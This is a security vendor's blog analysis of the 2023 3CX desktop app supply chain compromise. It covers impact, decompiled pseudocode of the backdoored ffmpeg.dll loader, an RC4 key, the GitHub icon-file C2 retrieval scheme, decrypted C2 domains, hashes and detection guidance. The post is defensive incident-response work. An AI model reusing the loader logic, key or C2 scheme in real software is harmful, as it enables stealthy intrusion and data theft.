

3CX VoIP Software Compromise & Supply Chain Threats

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The 3CX VoIP Desktop Application has been compromised to deliver malware via legitimate 3CX updates. Huntress has been investigating this incident and working to validate and assess the current supply chain threat to the security community.

UPDATE #1 - 3/30/23 @ 2pm ET: Added a [PowerShell script](#) that can be used to check locations/versions of 3CX and run against the hashes to see if they're bad to be run in an RMM.


At 11:40 AM EDT on March 29, 2023, Huntress received an inbound support request from a partner, concerned with [a new advisory and discussion on Reddit](#) shared just 30 minutes prior. CrowdStrike was first to sound the alarm on a breaking incident: 3CX VoIP software installations were compromised, delivering malware to hosts running the 3CX desktop app.

Huntress immediately added increased monitoring for malicious activity related to the 3CX application, while working to validate this attack vector so that we could provide as much information as possible to the community.

From 3CX's [recently released notification](#), the *currently known* affected 3CX DesktopApp versions are **18.12.407** and **18.12.416** for Windows and **18.11.1213**, **18.12.402**, **18.12.407** and **18.12.416** for Mac.

Impact

At the time of writing, [Shodan reports](#) there are **242,519** publicly exposed 3CX phone management systems.



3CX claims to have over 600,000 customers, and it goes without saying, **this has the potential to be a massive supply chain attack**, likened well enough to [the SolarWinds incident](#) or the [Kaseya VSA ransomware attack](#) in years past.


Within our partner base, Huntress has sent out **2,783** incident reports where the **3CXDesktopApp.exe** binary matches known malicious hashes and was signed by 3CX on March 13, 2023. We currently have a pool of ~8,000 hosts running 3CX software.

While Huntress has notified appropriate partners, we decided not to automatically isolate 3CX hosts, in the event it could result in taking phone communication systems offline. We strongly urge you to remove the software if at all possible, as 3CX has promised a non-malicious update in the near future.

Analysis & Investigation


On March 29, numerous EDR providers and antivirus solutions began to trigger and flag on the legitimate signed binary **3CXDesktopApp.exe**. This application had begun an update process that ultimately led to malicious behavior and command-and-control communication to numerous external servers.

Unfortunately in the early timeline of the community's investigation, there was confusion on whether or not this was a legitimate antivirus alert.



The 3CX download available on the official public website had included malware. Installations already deployed will update, and ultimately pull down this malware that includes a backdoored DLL file, [fmpeg.dll](#) and an anomalous [d3dcompiler_47.dll](#).

For an overall visual of the attack chain, take a quick look at this primitive graph.



Massive kudos to our security researcher and resident binary ninja [Matthew Brennan](#) for this deep-dive!

URL, IP address, domain, or file hash

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5 security vendors and no sandboxes flagged this file as malicious

7996bbaee8940da11ce089383521ab420c443ab7b15ed42aed91f631ce8
33896
ffmpeg.dll
2.68 MB Size
2023-03-30 06:46:12 UTC
12 minutes ago

Community Score

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Popular threat label Trojan. Threat categories Trojan

Security vendors' analysis Do you want to automate checks?

CrowdStrike Falcon	Win/malicious_confidence_100% (W)	K7GW	Trojan (001140e1)
Microsoft	Trojan:Win64/SamSeason	Palo Alto Networks	Generic.ml
Rising	Trojan.Vigor!8.EAEA (CLOUD)	Acronis (Static.ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected

This backdoored **ffmpeg.dll** primarily acts as loader for the **d3dcompiler_47.dll** file.

Right from the DLL entrypoint, it eventually enters a new function (that we have renamed **mw_main_function** for our reverse engineering purposes) --

```

18004e250 int64_t sub_18004e250(int64_t arg1, int32_t arg2)
18004e250 {
18004e257     if (arg2 == 1)
18004e254     {
18004e259         mw_main_function();
18004e259     }
18004e267     return 1;
18004e267 }
    
```

That creates a new event **AVMonitorRefreshEvent**, resolves the current file path, and looks for the subsequent **d3dcompiler_47.dll** file to load into memory.

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
18004de60 uint64_t mw_main_function()
18004de60 {
18004de7a     void var_598;
18004de7a     int64_t rax_1 = (__security_cookie ^ &var_598);
18004de8c     int32_t rsi = 1;
18004de9b     HANDLE rax_2 = CreateEventW(nullptr, 1, 0, "AVMonitorRefreshEvent");
18004dea4     if (rax_2 != 0)
18004dea1     {
18004deaa         HANDLE handle_cur = rax_2;
18004dead         enum WIN32_ERROR rax_3 = GetLastError();
18004deb8         HANDLE handle_to_cur_file;
18004deb8         if (rax_3 != ERROR_ALREADY_EXISTS)
18004deb3         {
18004ded3             void cur_file_name;
18004ded3             allocate_mem(&cur_file_name, 0, 0x20a);
18004ded8             int32_t var_54c = 0;
18004dedc             enum PAGE_PROTECTION_FLAGS var_550 = 0;
18004deeb             // GET Path to Current File
18004deeb             GetModuleFileNameW(nullptr, &cur_file_name, 0x104);
18004def8             void* file_name_from_path = wcsrchr(&cur_file_name, 0x5c);
18004defd             void* file_name = ((char*)file_name_from_path + 2);
18004df01             if (file_name_from_path == -2)
18004defd             {
18004df2d                 *(int32_t*)_errno() = 0x16;
18004df33                 _invalid_parameter_noinfo();
18004df33             }
18004df0a             else // locates d3dcompiler_47.dll in current folder
18004df0a             {
18004df0a                 *(int128_t*)((char*)file_name + 0x10) = "1er_47.dll";
    
```

```

18004defd {
18004df2d     *(int32_t*)_errno() = 0x16;
18004df33     _invalid_parameter_noinfo();
18004df33 }
18004df9a else // locates d3dcompiler_47.dll in current folder
18004df9a {
18004df9a     *(int128_t*)((char*)file_name + 0x10) = "ler_47.dll";
18004df15     *(int128_t*)file_name = "d3dcompiler_47.dll";
18004df22     *(int64_t*)((char*)file_name + 0x1e) = 0x6c006c0064;
18004df22 }
18004df49 int32_t var_578_1 = 3;
18004df51 rsi = 0;
18004df66 // opens d2dcompiler_47.dll
18004df66 handle_to_cur_file = CreateFileW(&cur_file_name, 0x00000000, FILE_SHARE_NONE, nu
18004df70 if (handle_to_cur_file != -1)
18004df6c {
18004df76     handle_cur = handle_to_cur_file;
18004df79     void* r14_1 = nullptr;
18004df81     uint32_t cur_file_size = GetFileSize(handle_to_cur_file, nullptr);
18004df8b     void* pe_file = mw_mem_alloc_likely?(((uint64_t)cur_file_size));
18004df93     var_578_1 = 0;
18004dfad     ReadFile(handle_cur, pe_file, cur_file_size, &var_54c, nullptr);
18004dfb7     if (var_54c != 0)
18004dfb3     {
18004dfc5         uint64_t rcx_9;
18004dfc5         if (((uint32_t)*(int16_t*)pe_file) == 0x5a4d)
18004dfc0         {

```

From our analysis, we see **d3dcompiler_47.dll** is signed by Microsoft, but contains an embedded secondary encrypted payload. This payload is denoted by a specific byte marker, **FE ED FA CE**, [as others have also observed](#).




After retrieving **d3dcompiler_47.dll**, the **ffmpeg.dll** binary locates and unravels this secondary payload by decrypting an RC4 stream with the key **3jB(2bsG#@c7**. According to other threat intelligence, this static key is known to be attributed to DPRK threat actors.


```

{
  int32_t rax_5 = common_time<long>(nullptr);
  int32_t rax_6 = rand();
  int32_t temp0_1;
  int32_t temp1_1;
  temp0_1 = HIGHW((0x4a90be59 * rax_6));
  temp1_1 = LOWW((0x4a90be59 * rax_6));
  int32_t rdx_3 = (temp0_1 >> 0x13);
  var_12c8 = ((rax_5 + 0x93a80) + (rax_6 - ((rdx_3 + (rdx_3 >> 0x1f)) * 0x1b7740)));
  fsopen?(&var_12d8, &cur_file_path, &data_18003be14);
  if (var_12d8 != 0)
  {
    sub_180021b6c();
  }
}
if (((rax_4 == 0 && r9_3 != 0) || (
{
  fclose?();
}
uint64_t rbx_2 = ((uint64_t)var_12c8
if (common_time<long>(nullptr) < rbx
{
  int64_t rax_10;
  do
  {
    Sleep(0x3e8);
    rax_10 = common_time<long>(r
  } while (rax_10 < rbx_2);
}

```




This final PE file ultimately reaches out to a Github repository and raw file contents:

<https://raw.githubusercontent.com/IconStorages/images/main/icon%d.ico>

	Offset	Size	Type	String
1615	0003ae30	00000045	U	https://raw.githubusercontent.com/IconStorages/images/main/icon%d.ico
1679	0003f14e	00000010	A	HttpOpenRequestW
1681	0003f172	0000000e	A	HttpQueryInfoW
1683	0003f198	00000016	A	HttpAddRequestHeadersA
1684	0003f1b2	00000010	A	HttpSendRequestW

This Github repository, <https://github.com/IconStorages/images>, stored 16 separate .ICO icon files.



Each one was in fact a valid icon file, however, at the very end of each file was a Base64 encoded string.

```

remux@remux:~/3cx/images$ ls
-rw-rw-r-- 28k remux 29 Mar 17:49 icon0.ico
-rw-rw-r-- 10k remux 29 Mar 17:49 icon1.ico
-rw-rw-r-- 4.2k remux 29 Mar 17:49 icon2.ico
-rw-rw-r-- 41k remux 29 Mar 17:49 icon3.ico
-rw-rw-r-- 48k remux 29 Mar 17:49 icon4.ico
-rw-rw-r-- 9.9k remux 29 Mar 17:49 icon5.ico
-rw-rw-r-- 8.8k remux 29 Mar 17:49 icon6.ico
-rw-rw-r-- 5.7k remux 29 Mar 17:49 icon7.ico
-rw-rw-r-- 8.6k remux 29 Mar 17:49 icon8.ico
-rw-rw-r-- 31k remux 29 Mar 17:49 icon9.ico
-rw-rw-r-- 48k remux 29 Mar 17:49 icon10.ico
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-rw-rw-r-- 47k remux 29 Mar 17:49 icon12.ico
-rw-rw-r-- 108k remux 29 Mar 17:49 icon13.ico
-rw-rw-r-- 82k remux 29 Mar 17:49 icon14.ico
-rw-rw-r-- 102k remux 29 Mar 17:49 icon15.ico
-rw-rw-r-- 14 remux 29 Mar 17:49 README.md
-rw-rw-r-- 7.7M remux 29 Mar 17:49 web_pack
remux@remux:~/3cx/images$
remux@remux:~/3cx/images$ strings -n 16 icon*.ico
SKQAAAKgTjcdILDpej3AeC0okwQzha6sxQrtzFo3oPseis4u0W4sML2v0u+AMgvjGshEfvf840qInka1640hK9/6kD1L/ZhsxS31RBHaZVJ3hgI2d9yTGM5SQB1EkG7H15fyyYwC9SUFEB0UJH
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remux@remux:~/3cx/images$

```

Attempting to decode these Base64 strings, they were -- as we might expect -- seemingly more encrypted data.

```

180011660          break;
180011660          }
1800116a9          if ((rdx_6 != 0 && r8_1 == 0x24))
1800116a5          {
1800116b5              rbx_3 = mw_decryption_something(((uint64_t)rdx_6) + rsi_1);
1800116ad          }
1800116a5          }
1800116bb          LocalFree(rsi_1);
1800116c1          var_870 = nullptr;
1800116c9          if (rbx_3 == 0)
1800116c6          {
1800116c9              break;
1800116c9          }
1800116cb          *(int64_t*)rax_2 = arg1;
1800116ce          *(int64_t*)((char*)rax_2 + 8) = rbx_3;
1800116d2          rax_2[1] = 0;
1800116d9          if (r14_2 == 0)
1800116d6          {
1800116d9              break;
1800116d9          }
1800116f7          int128_t rsi_2 = var_870;
180011703          if ((mw_make_internet_request(rax_2, nullptr, nullptr, &var_870, &var_870) != 0 &
180011700          {
180011703              break;
180011703          }
18001170c          LocalFree(rbx_3);
180011715          if (rsi_2 != 0)
180011712          {
18001171a              LocalFree(rsi_2);
18001171a          }
180011720          r14_2 = 0;

```

In between the internet HTTP requests to Github, we observed decryption routines. These helped clue in how we could decrypt what looked to be AES encrypted data -- ultimately unraveling to these plaintext strings and URLs referenced at the end of each .ICO file:

https://www[.]3cx[.]com/blog/event-trainings/https://akamaitechcloudservices[.]com/v2/storagehttps://akamaitechcloudservices[.]com/v2/storagehttps://azureonlinestorage[.]com/edgehttps://glcloudservice[.]com/v1/consolehttps://pbxsources[.]com/exchangehttps://msstorageazure[.]com/windowhttps://officestoragebo

These URLs match the same handful of domain IOCs shared by others. The final payload would randomly choose which icon number, and ultimately decrypted URL, to be selected as the external C2 server.

Interestingly enough, the very first .ICO file, icon0.ico had pointed to [https://www\[.\]3cx\[.\]com/blog/event-trainings/](https://www[.]3cx[.]com/blog/event-trainings/) ... however trawling through the past commits of the IconStorage Github repository, it originally referenced [https://msedgeupdate\[.\]net/Windows](https://msedgeupdate[.]net/Windows)

The [https://github\[.\]com/IconStorages/images](https://github[.]com/IconStorages/images) repository hosting these C2 server endpoints [has been taken offline](#). While this may hinder the execution of hosts updating to the current malicious version of 3CX, the real impact is unknown at this time. It is not yet clear whether or not adversaries still have access to the 3CX supply chain in order to poison future updates - perhaps this may change the tradecraft we see in the coming days.

Right now I see the [github\[.\]com/IconStorages/images](https://github[.]com/IconStorages/images) repository included in the 3CX supply chain attack has now been taken down.

I reported the user to Github earlier today. pic.twitter.com/tWen5TnLo




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We have not yet seen any sample network data communicating with these C2 URLs for us to analyze.


Detection Efforts

UPDATE 3/30/23 @ 2pm ET: Our team has created a [PowerShell script](#) that can be used to check locations/versions of 3CX to run against the hashes and see if they're bad to be run in an RMM.

Windows Defender is currently detecting this attack chain with the threat name [Trojan:Win64/SamScissors](#).

Key	Value
Category	Trojan
Threat Type	Known Bad
Detected At	2023-03-30 04:35:45 UTC
Remediated At	0001-01-01 00:00:00 UTC
Created At	2023-03-30 04:45:43 UTC
Severity	Severe
Threat Action	No Action
Threat Status	Detected
Detection Source	System
Execution Status	Executing
OS Resources	["file:_c:\users\██████████\appdata\local\programs\3cxdesktopapp\app\3cxdesktopapp.exe", "process:_pid:14076,processstart:133244886121187169", "process:_pid:14228,processstart:133244886104937795", "process:_pid:14312,processstart:133244886116060809", "process:_pid:14468,processstart:133244886128642178", "process:_pid:15732,processstart:133244886172435986", "process:_pid:7340,processstart:133244886211360229"]
Domain User	NT AUTHORITY\SYSTEM
Process Name	Unknown
Additional Actions	None

For detection efforts, Huntress has observed -- at least for the malicious initial outreach to Github-related IP address -- a particular process tree and process command line:



The parent lineage has been:

explorer.exe _3CXDesktopApp.exe _ 3CXDesktopApp.exe

... with the *parent* 3CXDesktopApp.exe having one of the known malicious hashes, and the corresponding child 3CXDesktopApp.exe invoked with a command line of:

[DRIVE]:\Users\Username\Local\Programs\3CXDesktopApp.exe\3CXDesktopApp.exe autoLaunch

To note, we *have* observed processes with this lineage and command line that *have not* reached out to a Github related domain... but the distinguishing factor appears to be the process lineage criteria paired with the malicious hashes for the parent 3CXDesktopApp.exe.

These known SHA256 hashes offer quality indicators:

- a60a61bf844bc181d4540c9fac53203250a982e7c3ad6153869f01e19cc36203 (18.12.416)
- 5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fef92c2df2624550734 (18.12.416)
- 54004dfaa48ca5fa91e3304fb99559a2395301c570026450882d6aad89132a02 (18.12.407)
- d45674f941be3cca2fbc1af42778043cc18cd86d95a2ecb9e6f0e212ed4c74ae (18.12.407)

Additionally, Huntress researcher [Matthew Brennan](#) has crafted a YARA rule to help detect these malicious files.

```
FLARE Thu 03/30/2023 1:49:56.65
C:\Users\Taco\Desktop\Yara>yara64.exe 3cxMalware.yar c:\\users\\taco\\ -r 2>>null
Malware_dprk_3cx c:\\users\\taco\\Desktop\\18-12-416-ffmpeg.dll\\final_payload.bin.bak
Malware_dprk_3cx c:\\users\\taco\\Desktop\\18-12-416-ffmpeg.dll\\shellcode_and_githubDownloader\\githubDownloader.bin
Malware_dprk_3cx c:\\users\\taco\\Desktop\\18-12-416-ffmpeg.dll\\shellcode_and_githubDownloader\\shellcode.bin
Malware_dprk_3cx c:\\users\\taco\\Desktop\\18-12-416-ffmpeg.dll\\shellcode_maybe.bin
Malware_dprk_3cx c:\\users\\taco\\Desktop\\18-12-416-ffmpeg.dll\\shellcode_maybe.bin.bak
Malware_dprk_3cx c:\\users\\taco\\Desktop\\18-12-416-ffmpeg.dll\\final_payload.bin
Malware_dprk_3cx c:\\users\\taco\\Desktop\\18-12-416-ffmpeg.dll\\79_ffmpeg.bin
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Malware_dprk_3cx c:\\users\\taco\\Desktop\\trolo1.dll\\aa4.bin
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Malware_dprk_3cx c:\\users\\taco\\Desktop\\Yara\\3cxMalware.yar
FLARE Thu 03/30/2023 1:50:37.82
C:\Users\Taco\Desktop\Yara>
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You can find this YARA rule included within this [Github gist](#):

Attribution

While definitive attribution is not yet clear, the current consensus across the security community is that this attack was performed by a DPRK nation-state threat actor.

3CX Official Messaging

The latest recommendations [from the 3CX CEO](#) and [CISO](#) are to **uninstall the desktop client for 3CX**. They report they are preparing a new release and update to the 3CXDesktopApp to be made available soon.

Huntress Assistance

Fully aware of the severity of this incident, we realize our efforts are just one pebble in the pond. With that said, our goal is always to keep our partners safe and do as much as we can to help the broader small and mid-size business (SMB) community prevent this from escalating further.

If you are using 3CX and aren't already working with our team, Huntress is offering a free, 30-day trial of our Managed EDR services through the month of April. For more information, check out the details here: <https://www.huntress.com/3cx-response>.

Resources and References

- The latest from 3CX
- <https://www.3cx.com/blog/news/desktopapp-security-alert-updates/>
- CrowdStrike's original Reddit reporting
- https://www.reddit.com/r/crowdstrike/comments/125r3uu/20230329_situational_awareness_crowdstrike/
- CrowdStrike's formal blog post
- <https://www.crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers/>
- Todyl's reporting
- <https://www.todyl.com/blog/post/threat-advisory-3cx-softphone-telephony-campaign>
- SentinelOne's reporting
- <https://s1.ai/smoothoperator>
- Discussion on the 3CX forum and public bulletin board
- <https://www.3cx.com/community/threads/threat-alerts-from-sentinelone-for-desktop-update-initiated-from-desktop-client.119806/post-558710>
- <https://www.3cx.com/community/threads/3cx-desktop-app-vulnerability-security-group-contact.119930/>
- <https://www.3cx.com/community/threads/crowdstrike-endpoint-security-detection-re-3cx-desktop-app.119934/#post-558726>
- 3CX CEO first official notification
- <https://www.3cx.com/community/threads/3cx-desktopapp-security-alert.119951/#post-558907>
- Nextron System's Sigma and YARA rules for detection
- https://github.com/Neo23x0/signature-base/blob/master/yara/gen_mal_3cx_compromise_mar23.yar
- Unofficial OTX AlienVault Pulse
- <https://otx.alienvault.com/pulse/64249206b02aa3531a78d020>
- Kevin Beaumont's commentary
- <https://cyberplace.social/@GossiTheDog/110108640236492867>
- Patrick Wardle's commentary on the Mac variant
- <https://twitter.com/patrickwardle/status/1641294247877021696>
- https://objective-see.org/blog/blog_0x73.html
- Volexity's timeline, including what each of the icon files were and some of the network indicators
- <https://www.volexity.com/blog/2023/03/30/3cx-supply-chain-compromise-leads-to-iconic-incident/>

Indicators of Attack (IOAs)

Domains:

akamaicontainer[.]comakamaitechcloudservices[.]comazuredeploystore[.]comazureonlinecloud[.]comazureonlinestorage[.]comdunamistrd[.]com

3CXDesktopApp.exe SHA256 hashes

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(18.12.407)d45674f941be3cca2fbc1af42778043cc18cd86d95a2ecb9e6f0e212ed4c74ae (18.12.407)

3CXDesktopApp MSI Installer SHA256 hashes

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3CXDesktopApp macOS SHA256 hashes

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3CXDesktopApp macOS DMG Installer hashes

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Source: <https://www.huntress.com/blog/3cx-voip-software-compromise-supply-chain-threats>